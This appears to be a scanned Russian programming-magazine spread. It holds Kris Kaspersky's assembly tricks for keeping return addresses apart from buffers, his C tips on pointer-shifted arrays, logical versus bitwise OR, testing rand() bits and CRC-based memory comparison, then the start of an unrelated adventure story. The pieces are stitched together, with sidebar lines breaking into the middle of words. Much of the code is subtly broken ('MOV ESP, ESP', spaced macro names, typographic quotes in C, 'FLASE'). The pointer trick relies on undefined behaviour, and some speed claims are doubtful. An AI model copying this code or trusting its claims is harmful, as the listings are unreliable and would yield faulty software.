В некоторых случаях достигается просто колоссальное ускорение, однако тут есть один подводный камень — при повторном вызове функции все «инициализированные» переменные сохраняют свои текущие значения и наступает полный облом. Фактически мы добились того, что превратили локальные стековые переменные в статические! Бесспорно, иногда это очень хорошо, но в 90% случаев нам нужно совсем другое. Вот и устроим себе это другое с помощью REP MOVS! Подготавливаем инициализированные локальные переменные на стадии создания ассемблерной программы, а затем копируем их в кадр функции при его открытии. Это намного быстрее, чем инициализировать каждую локальную переменную по отдельности командой MOV.
К тому же кадры некоторых функций достаточно схожи между собой, что позволяет объединить несколько кадров в один! Достаточно сказать, что каждая функция нуждается в переменных, инициализированных нулями. Чтобы не делать много раз один и тот же MOV [EBP+XXh], 0, лучше (и быстрее) выполнить REP STOS!
Вот в чем истинная сила ассемблера! Вот извращения, не доступные языкам высокого уровня, но… самые зверские издевательства еще впереди!!!

Защита адреса возврата от переполнения

Проблема переполняющихся буферов породила огромное количество червей, открыв безграничный простор для хакерских атак. Но, несмотря на все ухищрения, предпринятые как со стороны производителей компиляторов, так и со стороны разработчиков операционных систем, она остается нерешенной и по сей день.
Ассемблер предоставляет по меньшей мере 2 надежных механизма, до которых компиляторы еще не «додумались». Первый и самый простой — это 2 стека: один для хранения адресов возврата, другой для передачи аргументов и локальных переменных. Кстати говоря, существуют процессорные архитектуры, в которых этот механизм реализован изначально. Но x86-семейство к ним, увы, не относится, поэтому приходится брать в лапы напильник и точить.
Для организации двух раздельных стеков нам требуется всего лишь 1 дополнительный регистр (который можно выделить из пула регистров общего назначения). Пусть это будет регистр EBP, указывающий на стек с локальными переменными. Собственно говоря, неправильно называть его стеком, поскольку в операционных системах семейства Windows стек представляет собой особый регион памяти, подпираемый сверху стороже-



> Посмотрим по теме на wasm.ru



> 27 Кб нашего отжига

вой страницей page-guard. Мы же разместим свой стек в памяти, полученной функцией VirtualAlloc, или, если хочется оптимизации, в .BSS-секции PE-файла, выделение которой обходится очень дешево (в плане машинного времени). Но это все детали реализации. Будем считать, что ESP указывает на нормальный стек, а EBP — на рукотворный. Как тогда будет происходить вызов функций и передача аргументов?

А вот так:

```
;// подготовительные операции
MOV     EBP, [XXX]
; XXX — указатель на рукотворный стек
MOV     ESP, ESP
…
;// передача аргументов функции
MOV     [EBP+00h], arg_a
MOV     [EBP+04h], arg_b
MOV     [EBP+08h], arg_c
// вызов самой функции
CALL    func
…

// ================================

;// реализация самой функции
func:
ADD EBP, local_var_size
; резервируем память под локальные переменные
MOV ECX, [EBP-local_var_size+04h]
; загрузка аргумента arg_b в регистр ECX
MOV ESI, [EBP-local_var_size+08h]
; загрузка аргумента arg_c в регистр ESI

MOV EDI, EBP      ; грузим в EDI указатель на конец области локальных переменных
SUB EDI, local_var_size
; вычисляем указатель на локальный буфер (в данном случае он расположен по смещению 00h
; относительно фрейма)
REP MOVSB
; копируем arg_b байт из arg_c в локальный буфер

;// делаем еще что-то полезное

RET ; выходим из функции
```

Рукотворный стек с локальными переменными и аргументами растет сверху вниз, то есть в направлении, противоположном росту обычного стека, и это неспроста. Во-первых, подсистема памяти IBM PC и операционная система Windows оптимизированы именно под такое выделение памяти, и мы получаем выигрыш в производительности. Во-вторых, внизу рукотворного стека находится неинициализированная область памяти, что делает ошибки переполнения не актуальными. Затираются лишь локальные переменные текущей функции, да и то лишь те, которые лежат ниже переполняющегося буфера. Адреса возврата хранятся в другом месте, и на них эти переполнения не распространяются, если, конечно, натуральный стек расположен выше рукотворного.

Основную трудность представляет засылка аргументов в рукотворный стек. Под MS-DOS мы могли выделить отдельный сегмент и использовать PUSH с префиксом «GS:», а под Windows приходится применять MOV [EBP+XXh], YYYY. При этом адресации типа «память — память» в x86-процессорах не было и нет. В практическом плане это означает, что нам придется использовать промежуточные регистры: MOV EAX, [YYYY]/MOV [EBP+XXh], EAX. Впрочем, это можно оптимизировать, если использовать команду STOSD, занимающую в «машинном представлении» всего один байт и копирующую содержимое EAX в ячейку, на которую указывает EDI, одновременно с увеличением последнего на размер двойного слова. Стаскивать аргументы с рукотворного стека можно командой LODSD.

Окончательно расхулиганившись, можно создать целых 3 стека: один — стандартный, для хранения адресов возврата; другой — для аргументов; третий — для локальных переменных. Чтобы не расходовать регистры понапрасну, можно хранить указатели на вершины двух рукотворных стеков в оперативной памяти, загружая их то в регистр EBP, то в ESI/EDI, в зависимости от того, какой из них окажется удобнее в тот или иной момент. Падения производительности можно не опасаться. Большую часть своего времени указатели будут проводить в кэш-памяти, извлекаясь всего за 1-2 такта.

Естественно, все сказанное выше, относится только к нашим собственным функциям, а API-функции операционной системы таких извращений не понимают и ожидают аргументов в стандартном стеке. Ну, что тут можно сказать… Персонально для API-функций аргументы можно передать и в стандартном стеке, предварительно убедившись, что при этих аргументах функция гарантированно не вызовет переполнения (что вовсе не факт, особенно при работе с функциями из библиотеки mshtml.dll). К тому же в 64-битной редакции Windows аргументы API-функциями в большинстве случаев передаются не через стек, а через регистры, поэтому описанная методика к ним вполне применима.

А вот как защитить от переполнения функции обычных библиотек? Самое простое решение — вызвать функции не по CALL, а по JMP, разместив адрес возврата на вершине страницы памяти, доступной только на чтение. Ниже ее будут только аргументы, также доступные только на чтение, а вот локальные переменные, создаваемые функцией, будут доступны и на чтение, и на запись. Естественно, этот трюк будет работать только с теми функциями, которые не изменяют своих аргументов (а многие из них изменяют их только так), но по-другому просто не получается!



КРИС КАСПЕРСКИ

ТРЮКИ ОТ КРЫСА

ПРОГРАММИСТСКИЕ ТРЮКИ И ФИЧИ НА C\C++ ОТ КРИСА КАСПЕРСКИ

01

Массив, начинающийся с единицы

В Си массивы начинаются с нуля, а во многих других языках — с единицы, что сильно напрягает при переходе с одного языка на другой и еще больше — при переносе программ. Приходится вносить множество правок в самых разных местах и потом долго отлаживать программу. Да и сами сишники далеко не в восторге от того, что индекс последнего элемента массива размером N равен N-1. Это не только служит источником досадных ошибок, но в некоторых случаях снижает производительность.

Существует хитрый хак, позволяющий создавать массивы, начинающиеся с единицы, или, строго говоря, вообще с любого числа. Это невероятно полезно в тех случаях, когда нам нужно создать массив, проиндексированный так: k, k+1,,,k+n (например, возрастом человека от 16 лет до 100). Смотри:

```
// задаем размер массива, его тип и
// индекс первого элемента
#define SIZE _ OF _ ARRAY 0x1000
#define TYPE _ OF _ ARRAY int
#define INDEX _ OF _ FIRST _ ELEMENT 1

// объявляем переменную-указатель
TYPE _ OF _ ARRAY *p;
// выделяем блок памяти требуемого
// размера
p = (TYPE _ OF _ ARRAY*)malloc(SIZE _
OF _ ARRAY*sizeof(TYPE _ OF _ ARRAY));
// проверка на успешность выделения
// памяти
if (!p) /* обработка ситуации ошибки
выделения */
// сдвигаем указатель на нужное
// количество позиций, так, чтобы индекс
// первого элемента стал равен
// INDEX _ OF _ FIRST _ ELEMENT
p -= INDEX _ OF _ FIRST _ ELEMENT;

…
// работаем с массивом
…

// возвращаем указатель на место
p += INDEX _ OF _ FIRST _ ELEMENT;;
// освобождаем блок памяти
free(p);
```

Аналогичным путем можно обрабатывать и локальные массивы (в этом случае наша задача даже упрощается, поскольку не нужно заботиться об освобождении памяти):

```
// задаем размер массива, его тип и
индекс первого элемента
#define SIZE _ OF _ ARRAY 0x1000
#define TYPE _ OF _ ARRAY int
#define INDEX _ OF _ FIRST _ ELEMENT 1

// выделяем блок памяти требуемого
// размера
TYPE_OF_ARRAY raw[SIZE_OF_ARRAY];
TYPE _ OF _ ARRAY *p = raw;

// сдвигаем указатель на нужное
// кол-во позиций, так, чтобы индекс
// первого элемента стал равен
// INDEX _ OF _ FIRST _ ELEMENT
p -= INDEX _ OF _ FIRST _ ELEMENT;
```

02

Марафон битовых и логических операций

В некоторых руководствах и конференциях можно прочесть, что выражение вида «(a || b || c)» практически всегда быстрее, чем «(a | b | c)». Так ли это? И если так, то почему? Попробуем разобраться. Поскольку все современные компиляторы поддерживают «быстрые булевы операции», они вычисляют значение сложного выражения лишь до первой лжи. То есть если a == 0, то оставшуюся часть выражения можно не проверять, поскольку уже и так все ясно.

Напротив, битовое выражение «(a | b | c)» требует вычисления всех переменных, что на первый взгляд выглядит более похабным и менее производительным. Но это только на первый взгляд. Все зависит от того, насколько часто «быстрая булева оптимизация» прерывает вычисление выражения до его

завершения. Если все переменные преимущество равны нулю, то ни о каком выигрыше говорить не приходится, а вот код получается при этом намного более громоздким, что легко подтверждается дизассемблером:

```
mov     eax, [esp+arg _ 0]
test    eax, eax
jnz     short locret _ 34
mov     ecx, [esp+arg _ 4]
test    ecx, ecx
jnz     short locret _ 34
mov     ecx, [esp+arg _ 8]
```

Что мы видим?! Условные переходы. То есть ветвления. А процессоры с конвейерной архитектурой (типа Pentium Pro+) условных переходов не любят, особенно если они выполняются в цикле. Как следствие — вместо обещанного выигрыша мы получаем падение производительности.

РЕЗУЛЬТАТ ДИЗАССЕМБЛИРОВАНИЯ FOO(INT A,INT B,INT C)(IF (A | B | C) RETURN A;)

```
mov     eax, [esp+arg _ 0]
mov     edx, [esp+arg _ 4]
mov     ecx, eax
or      ecx, edx
mov     edx, [esp+arg _ 8]
or      ecx, edx
retn
```

А вот в выражении «(a l b l c)» никаких условных переходов нет, и оно выполняется предельно быстро! Поэтому используй «(a ll … ll x)» только при большом количестве элементов (намного больше трех) и только, если одна или несколько переменных гораздо чаще равны TRUE, чем FALSE (при этом они должны стоять первыми слева). То же самое относится и к «&&», лишь с той оговоркой, что переменные, преимущественно равные FLASE, следует выдвигать вперед.

03
Оценка качества генератора случайных чисел

Генератор случайных чисел используется не только в криптоалгоритмах, но и в более «приземленных» программах. Например, в играх. И очень часто нам важно знать, насколько случаен выдаваемый им результат (допустим, мы моделируем казино в поисках беспроигрышной стратегии).
Причем кроме общей вероятности, представляет интерес выяснить степень распределения вероятности по каждому из битов. Некоторые генераторы страдают хронической предсказуемостью определенных бит (как правило, младших или старших).
Следующая программа как раз и позволяет оценить, насколько предсказуем тот или иной бит:

```
#define N 10000
unsigned int buf[sizeof(int)*8];

main()
{
    int x=0;
    unsigned int a, l;
    srand((unsigned)time(NULL));
    for (l = 0; l < sizeof(int)*8; l++)
    {
        for (a = 0,x = 0; a < N; a++) {
            buf[l] += ((rand()>>l) & 1);
        }
    }

    for (a = 0; a < sizeof(int)*8; a++)
        printf(«%02d:%02d.%02d\t«,
            a,10000*buf[a]/N/100,
            10000*buf[a]/N%100);
    printf(«\n«);
}
```

Результат прогона на MS VC 6 показывает, что биты от 0 до 14 генерируются довольно-таки качественно (с вероятностью 50/50 и погрешностью порядка 1%), а вот, начиная с 15 бита, мы имеем сплошной облом!!! То есть, по сути, rand() возвращает 14 битный результат, не дотягивающий даже до WORD!

```
00:50.24 01:50.23 02:49.84 03:49.22
04:49.81 05:49.58 06:49.84 07:49.77
08:50.24 09:50.43 10:50.62 11:50.10
12:49.89 13:49.49 14:50.90 15:00.00
16:00.00 17:00.00 18:00.00 19:00.00
20:00.00 21:00.00 22:00.00 23:00.00
24:00.00 25:00.00 26:00.00 27:00.00
28:00.00 29:00.00 30:00.00 31:00.00
```

А вот gcc 3.3.4 (другие версии не тестировались) дает совсем другой результат, задействовав 31 бит и на десятые доли процента обогнав MS VC по качеству. В некоторых приложениях эта разница оказывается более чем критична! Так что gcc рулит!

```
00:50.71 01:50.23 02:49.54 03:50.11
04:49.42 05:50.87 06:49.87 07:49.53
08:50.16 09:50.38 10:50.60 11:49.60
12:50.53 13:49.75 14:49.98 15:50.07
16:49.34 17:49.54 18:49.74 19:49.45
20:50.40 21:50.62 22:49.70 23:49.56
24:49.40 25:50.38 26:49.73 27:50.23
28:49.90 29:49.41 30:49.75 31:00.00
```



Самое быстрое сравнение памяти

Большинство реализаций функции memcmp() так или иначе сводятся к оптимизированному ассемблерному алгоритму:

```
while ( --count && *(char *)buf1 ==
*(char *)buf2 )
{
    buf1 = (char *) buf1 + 1;
    buf2 = (char *) buf2 + 1;
}
```

А как насчет того, чтобы ускорить его раза эдак в два, причем без использования SSE, pre-fetch'a и прочих подобных расширений? Поверь мне, это возможно! Достаточно разбить блоки памяти на кусочки от 128 байт до ~4 Кбайт каждый (в зависимости от размера самих блоков) и сравнивать не сами блоки, а контрольные суммы «кусочков». Если функции расчета контрольных сумм разместить в отдельных потоках, то на многоядерных и HT-процессорах они будет выполняться параллельно, в результате чего производительность практически удвоится. Но даже на однопроцессорных машинах мы получим определенный выигрыш, поскольку контроллеры памяти оптимизированы под работу с одним потоком памяти, попеременное обращение к двум ячейкам, находящимся в различных DRAM-банках в некоторых случаях вызывает значительную деградацию производительности (подробнее об этом можно прочитать в моей книге «Техника оптимизации программ», электронная версия которой доступна на http://kpnc.opennnet.ru и ftp://nezumi.org.ru).
Единственная проблема заключается в том, что идентичность CRC еще не гарантирует идентичности блоков! То есть данный алгоритм никогда не выдает «ложных негативных» результатов, но с определенной (правда, очень невысокой) степенью вероятностью способен на «ложный позитив». Поэтому его следует применять для сравнения тех блоков, о которых заранее известно, что они скорее всего различны, и мы просто хотим убедиться в этом, поскольку если CRC-алгоритм не обнаружил сравнений, для 100% уверенности необходимо инициировать стандартный алгоритм сравнения. Впрочем, при дроблении сравниваемых блоков на кусочки порядка 128 байт вероятность коллизий CRC32 (и тем более CRC64) насколько мала, что ей можно полностью пренебречь (если, конечно, речь идет о непредумышленной «подделке» блоков хакерами). ⌶



ОЛЕГ «MINDW0RK» ЧЕБЕНЕЕВ
/ MINDW0RK@GAMELAND.RU /

Лабиринт

Часть 1. Город

Он попал в тоннель. Впереди стремительно приближалось окно света. Потом он полностью окунулся в ослепляющую белизну. Вокруг не было ничего, только белый свет… Все это продолжалось несколько секунд, как и говорил Храмовник. Ровно столько занимал переход в Лабиринт. Затем свет отступил, и глаза Лайса начали различать очертания того места, в котором он оказался.

Это была зеркальная комната пять на пять метров, абсолютно пустая, без каких-либо признаков выхода. Лайс поднялся с пола, подошел к одной из стенок, в которой было отчетливо видно его отражение. Из зеркала на него смотрел зрелый мужчина, слегка небритый, в сером свободном костюме спортивного типа. На ногах были удобные туфли в тон штанам. Он слышал, что эту надежную и практичную одежду специально разработали для всех скитальцев Лабиринта, чтобы хоть как-то облегчить им предстоящие испытания. Но это мало кому помогло…

Лайс прикоснулся к зеркальной стенке и тут же отпрянул назад — отражение стало стремительно меняться. Оно скукожилось и за какие-то несколько секунд покрылось морщинами. Волосы покрылись сединой, ногти выросли в двое, кожа побледнела и иссохла. Оно смотрело прямо в глаза Лайсу, и в этом взгляде читался ужас. Перед ним теперь находился не он сам, а дряхлый старик, едва стоящий на ногах. Невольно Лайс опустил глаза к своим ладоням — в нем ничего не изменилось. Это всего лишь иллюзия, одна из проделок Лабиринта, но все-таки ему стало жутковато. Старик в зеркале упал на пол и, издав последний выдох, стал превращаться в мумию. Такие, вероятно, находят в гробницах египетских пирамид — черные, засохшие, с пустотой в мертвых глазницах.

Интересно, чем его еще удивит зеркальная комната до тех пор, пока он не умрет от отсутствия воздуха? Но Лайс решил не дожидаться этого. Он внимательно ощупал все стороны коробки и едва почувствовал холодок между стыками зеркал в одной из них. Отойдя в сторону, Лайс повернулся к этой стороне боком и с разбегу бросился на зеркало. Раздался дребезг, осколки встретили его стеклянным дождем, и он кубарем скатился по наклонному коридору на улицу.

Это был город, очень похожий на негритянский квартал в старом Нью-Йорке. Такие же узкие проходы, грязные стены домов, изуродованные неприличными надписями, мусор кругом. Только одно отличало это место от Гарлема — абсолютная, гробовая тишина. В этом городе не было машин, пешеходов, даже птиц. Ни одной живой души.

— Эй! — крикнул в воздух Лайс, но ответом ему было только шуршание пролетевшей рядом старой газеты.

Лайс наугад выбрал сторону и двинулся вперед. На правой обочине находился заброшенный, проржавевший насквозь детский автобус. Без стекол и шин, он прекрасно вписывался в общую картину города-призрака. Рядом валялась потрескавшаяся от времени вывеска «Welcome to Labyrinth».

Несмотря на тишину, Лайс знал: опасности подстерегают повсюду. Внутри салона автобуса могла оказаться теплочувствительная взрывчатка; внезапно поднявшийся ураган мог сорвать с места вывеску и раскроить ей череп Лайса; в конце концов, в этом городе могли водиться мутанты, только и ждущие, чтобы расправиться с очередной жертвой. Скитальцы, попавшие в Лабиринт, должны были быть постоянно начеку.

За очередным углом улицы Лайс увидел витрину оружейного магазина. Осторожно заглянув за стекло, он убедился, что там никого нет, и зашел внутрь. Как и весь город, магазин был давно заброшен, стойка была покрыта сантиметровым слоем пыли, а оружейные шкафы пустовали. Лайс обшарил все углы и, только когда уже отчаялся найти какое-нибудь оружие, заметил спрятанную под кассой биту. Это была гладко полированная дубинка с этикеткой на рукояти «Big Bulls». В юности Лайс занимался бейсболом и даже завое-

вал среди ровесников авторитет лучшего «подающего», но теперь бита должна была послужить другим целям.
Едва Лайс успел взять биту в руки, как услышал сзади тихий, угрожающий рык. В пяти метрах от него, сразу у выхода из магазина стоял огромный черный пес с грязной скомканной шерстью. Вместо левого глаза у него зияла черная дыра, правым он с ненавистью смотрел на Лайса.
Человек и собака не двигались, каждый из них выжидал, кто сделает первый шаг. В этот момент одна из коробок, находившихся на верхней полке в торговом зале, с грохотом свалилась вниз. Этого сигнала было достаточно — ринувшись в атаку, пес прыгнул, метя зубами в горло. Лайс ощутил зловонный запах разложившейся плоти, исходивший из пасти животного, и успел увидеть, как сверкнули его острые клыки. Но достичь своей цели тварь не успела. Сделав резкий замах, как в старые добрые времена, Лайс со всего духу засадил псу по черепушке. Издав жалкий визг, животное отлетело на несколько метров и притихло. Только нога продолжала подергиваться в конвульсиях. Лайс осторожно подошел и увидел, как из головы пса течет черная жидкость.
«Надо же, не потерял форму», — подумал он и отправился к выходу.

* * *

Лайс медленно шел по центральной улице, держа биту наготове. Где-то в этом городе могли быть другие скитальцы, но шансы найти их были невысоки. Территория Лабиринта простиралась далеко за пределы искусственного Гарлема, и даже сами создатели не знали всех его тайн. За двадцать пять лет здесь побывали тысячи людей, которые пожертвовали всем ради попытки осуществить главную цель. Многие сходили с дистанции в первые же минуты и часы, остальные просто застревали, не имея никакой возможности вернуться и не представляя, что делать дальше. Каждый, кто сюда приходил, считал, что сможет одолеть Систему и пройти все ловушки. Но до сих пор дойти до конца не удалось никому. Лайс был одним из добровольцев; от остальных он отличался тем, что на его стороне был Храмовник — один из Богов Лабиринта. Поэтому у него был шанс добиться того, чего не удавалось еще никому.
Краем уха Лайс услышал гул, едва различимый, но несущий в себе угрозу. Он оглянулся назад и увидел вдали желтый туман, надвигающийся на город. С его приближением гул нарастал. Лайс решил ускорить шаг и постепенно перешел на бег. Гул неприятно отзывался в ушных раковинах, как будто Лайс находился вблизи включенной на максимальную громкость колонки. Северная часть города погрузилась в желтую массу.
Лайс уже понял, что это, и несся во весь опор по пустынной улице, пытаясь спастись. Гул стал невыносимым, голова буквально раскалывалась на части, и Лайс подумал, что может не выдержать еще до того, как смертоносный рой настигнет его. Желтое цунами уже было не дальше, чем в трехстах метрах. Еще каких-то несколько минут и…
В этот момент Лайс увидел открытый люк — свое спасение. Чувствуя, что сердце вот-вот выпрыгнет из груди, ловя воздух ртом, он поднажал еще немного, и за несколько секунд до того, как рой его настиг, прыгнул вниз. Думать о том, насколько глубок подземный колодец и что находится внизу, времени уже не оставалось.
Несколько мгновений свободного падения, затем глухой удар. И мрак.

* * *

Когда Лайс очнулся, гул вверху уже стих, но ему на смену пришла другая напасть — отвратительная вонь канализации. Он оглянулся и увидел вверху лестницу, ведущую на поверхность. Но добраться до нее не было никакой возможности — как минимум шесть метров от земли. Глаза уже немного привыкли к темноте, и Лайс рассмотрел проем в стене колодца, ведущий в глубь шахты. Сразу за поворотом в стене он нащупал факел, у основания которого кто-то заботливо оставил коробок спичек. Вспыхнувший свет озарил все кругом, полчища мерзких огромных крыс, напуганных незваным гостем, тут же с писком бросились в стороны.
Держа перед собой факел, Лайс по колено в нечистотах стал пробираться по канализационному тоннелю вперед. Крысы расступались живым ковром, и он подумал, что если бы падение было менее удачным, эти твари могли бы сожрать его уже к утру.
Нос через какое-то время привык к специфичным запахам вокруг и воспринимал их не так болезненно. Романтики в начале его путешествия оказалось меньше, чем он ожидал. Лабиринт вообще был непредсказуемым местом. Жуткие клоаки и болота здесь граничили с необычайно красивыми рощами; заброшенные города и поселки вели к причудливым колониям, в которых хотелось остаться навсегда. Вероятно, поэтому всегда находились люди, которые отправлялись в Лабиринт по собственному желанию, несмотря на подстерегающие со всех сторон опасности. Этот мир привлекал их сильнее, чем тот, что был снаружи.
Размышления Лайса прервал странный звук, раздающийся впереди. Барабаны! Ритмичный мотив, отбиваемый неизвестными музыкантами, немного оживил тишину канализационных тоннелей. Лайс шел на этот звук, пока не достиг развилки. Главный коридор, разветвляясь, продолжал идти вперед. По бокам тонкого прохода, образовавшегося слева, располагались покрытые плесенью трубы. Проход справа был значительно привлекательнее — на удивление сухие стены, а впереди — тусклый свет. Определить, с какой стороны раздавались барабаны, Лайс не мог, но чувствовал, что если он выберет один из путей, то к этой развилке уже не вернется.
Лайс внимательно осмотрел начала всех трех коридоров и заметил у правого скрывающуюся в тени маленькую серебристую стрелочку, указывающую путь. Он улыбнулся и твердым шагом последовал в правый проход.
Сырое подземелье канализации превратилось в старый подземный грот, заваленный камнями. С потолка свисали сталактиты, а в свете его факела то и дело взмывали вверх потревоженные летающие мыши. Барабанная музыка раздавалась уже совсем рядом, когда Лайс наконец увидел впереди большой проем, ведущий в просторный зал.

* * *

Едва он успел войти туда, как прямо за ним обрушился огромный камень, полностью отрезая путь назад. Одновременно с этим барабанный хор умолк и все вокруг погрузилось в тишину.
Помещение, в котором он оказался, напоминало храм. Высокие потолки, мягкое свечение со всех сторон, а посредине на металлическом постаменте, исписанном иероглифами, возвышался светящийся голубым светом кристалл. Лайс не знал, является ли он ключем к выходу или очередной ловушкой Лабиринта, но ему больше ничего не оставалось, как это проверить. В любом случае, храм был полностью изолирован, а единственный проход, через который он в него попал, завален.
Лайс подошел к постаменту, каждый его шаг гулким эхом отражался от стен. Внимательный осмотр иероглифов и самого кристалла ничего не дал. Никаких зацепок.
Он протянул руки и осторожно снял тяжелый драгоценный камень со своего места.



В ту же секунду весь зал содрогнулся, откуда-то с потолка посыпались пыль и щебенка, а из недр подземелья послышалось журчание воды. За несколько секунд вода проникла в храм и теперь лилась отовсюду, пробивая камень и затапливая помещение. Ее напор все увеличивался, а уровень воды быстро поднимался. Лайс стоял по пояс в ледяной воде, обшаривая стены и пытаясь найти какой-нибудь рычаг, способный вызволить его из ловушки. Но все было бесполезно.
Когда уровень воды достиг горла Лайса, ему пришлось переплыть на другую сторону зала. По его примерным подсчетам, помещение должно было полностью затопить через десять минут, так что времени найти способ выбраться у него оставалось немного.
«Я буду вести тебя, но не смогу выручать везде и всюду», — вспомнил Лайс слова Храмовника. — «Используй все свои знания, умения и жизненный опыт, только так можно выжить в Лабиринте». Легко сказать. В такой ситуации вряд ли мог пригодиться жизненный опыт, скорее — удача.
Вода уже наполовину заполнила помещение. Лайс смог выбраться на один из выступов, находившихся прямо под потолком, и осмотрел купол храма. Потолок над ним был сплошным, а под сводами находились небольшие вкрапленные в камень стеклышки, от которых по всему залу распространялся мягкий желтоватый свет. Внутри этих стеклянных фонарей было какое-то движение. Очевидно, именно существа внутри, сходные по строению со светлячками, освещали весь храм. Сейчас этот свет отражался от водной поверхности и создавал на стенах причудливые радужные переливы. Несмотря на то что времени оставалось крайне мало, Лайс не мог не уделить несколько секунд этому необычному зрелищу.
Вода достигла его временного пристанища и уже была совсем близко к потолку. Барахтаться в воде, удерживая одной рукой кристалл, было неудобно. Лайсу хотелось выбросить балласт, но он был уверен, что эта вещица является ключем к выходу.
Когда вода была уже в трех метрах от потолка, Лайс нашел то, что искал. Углубление в стене, скрывающееся в одном из углов потолка, было незаметно издалека. Размерами и формой оно повторяло контуры кристалла, и Лайс, не теряя времени, вставил камень в углубление.
Вода посреди зала тут же запузырилась, и на этом месте образовалась воронка. Лайс почувствовал, как поток воды подхватил его и понес прямиков в водоворот. Некоторое время он пытался сопротивляться, схватившись за выступ, но водная стихия оказалась сильнее, и он повиновался, ожидая своей дальнейшей участи.

«ТРИ МИНУТЫ ЛАЙС ЗАВОРОЖЕНО НАБЛЮДАЛ ЗА ПРОЦЕССОВ ВОЗРОЖДЕНИЯ МОНСТРА. И КОГДА КОСТЯНОЙ ДРАКОН ПРЕДСТАЛ ПЕРЕД НИМ ВО ВСЕЙ КРАСЕ, ЛАЙС ВДРУГ ПОНЯЛ, ЧТО ОДНОГО КЛИНКА ТУТ БУДЕТ НЕДОСТАТОЧНО»

Лайс едва успел сделать большой вдох перед тем, как погрузиться под воду. Его тянуло к самому дну, кидая из стороны в стороны. Он уже вот-вот был готов захлебнуться, когда поток воды выкинул его в отполированный каменный желоб, по которому Лайс вместе с волной стремительно понесся в неизвестность.
Полет продолжался секунд сорок и закончился очередным падением в мутную лужу. Лайс перевел дух и осмотрелся.

* * *

